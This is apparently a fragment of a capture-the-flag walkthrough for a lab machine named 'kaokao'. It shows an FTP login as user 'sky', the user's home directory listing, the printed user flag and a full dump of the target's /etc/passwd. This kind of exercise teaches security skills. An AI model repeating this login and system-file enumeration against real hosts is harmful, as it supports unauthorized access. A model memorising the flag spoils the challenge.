
```
└──╼ $ftp
ftp> open
(to) kaokao
Connected to kaokao.
220 ProFTPD 1.3.5e Server (Debian) [::ffff:192.168.56.116]
Name (kaokao:user): sky
331 Password required for sky
Password:
230 User sky logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lah
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   3 sky      sky          4.0k Jun  6 14:24 .
drwxr-xr-x   5 root     root         4.0k Jun  5 16:34 ..
-rw-------   1 sky      sky            56 Jun  5 18:15 .bash_history
-r--r--r--   1 sky      sky           220 Jun  5 15:09 .bash_logout
-r--r--r--   1 sky      sky          3.7k Jun  5 15:09 .bashrc
-r--r--r--   1 sky      sky           807 Jun  5 15:09 .profile
drwxr-----   2 root     root         4.0k Jun  5 15:43 .ssh
-rwxr-x---   1 sky      sarah          66 Jun  6 14:24 user.flag
-rw-------   1 sky      sky          1.5k Jun  5 18:15 .viminfo
226 Transfer complete
ftp>
```

user flag



```
┌─[✗]─[user@parrot]─[/tmp]
└──╼ $cat user.flag
#!/bin/sh
echo "Your flag is:88jjggzzZhjJjkOIiu76TggHjoOIZTDsDSd"
┌─[user@parrot]─[/tmp]
└──╼ $
```

passwd file



```
$cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
lucy:x:1000:1000:lucy:/home/lucy:/bin/bash
sky:x:1001:1001:,,,:/home/sky:/bin/sh
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:112:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:113:65534::/srv/ftp:/usr/sbin/nologin
postfix:x:114:115::/var/spool/postfix:/usr/sbin/nologin
alias:x:64010:117::/var/lib/qmail/alias:/bin/sh
qmaild:x:64011:117::/var/lib/qmail:/bin/sh
qmaill:x:64015:117::/var/lib/qmail:/bin/sh
qmailp:x:64016:117::/var/lib/qmail:/bin/sh
qmailq:x:64014:64010::/var/lib/qmail:/bin/sh
qmailr:x:64013:64010::/var/lib/qmail:/bin/sh
qmails:x:64012:64010::/var/lib/qmail:/bin/sh
sarah:x:1002:1002:,,,:/home/sarah:/bin/bash
```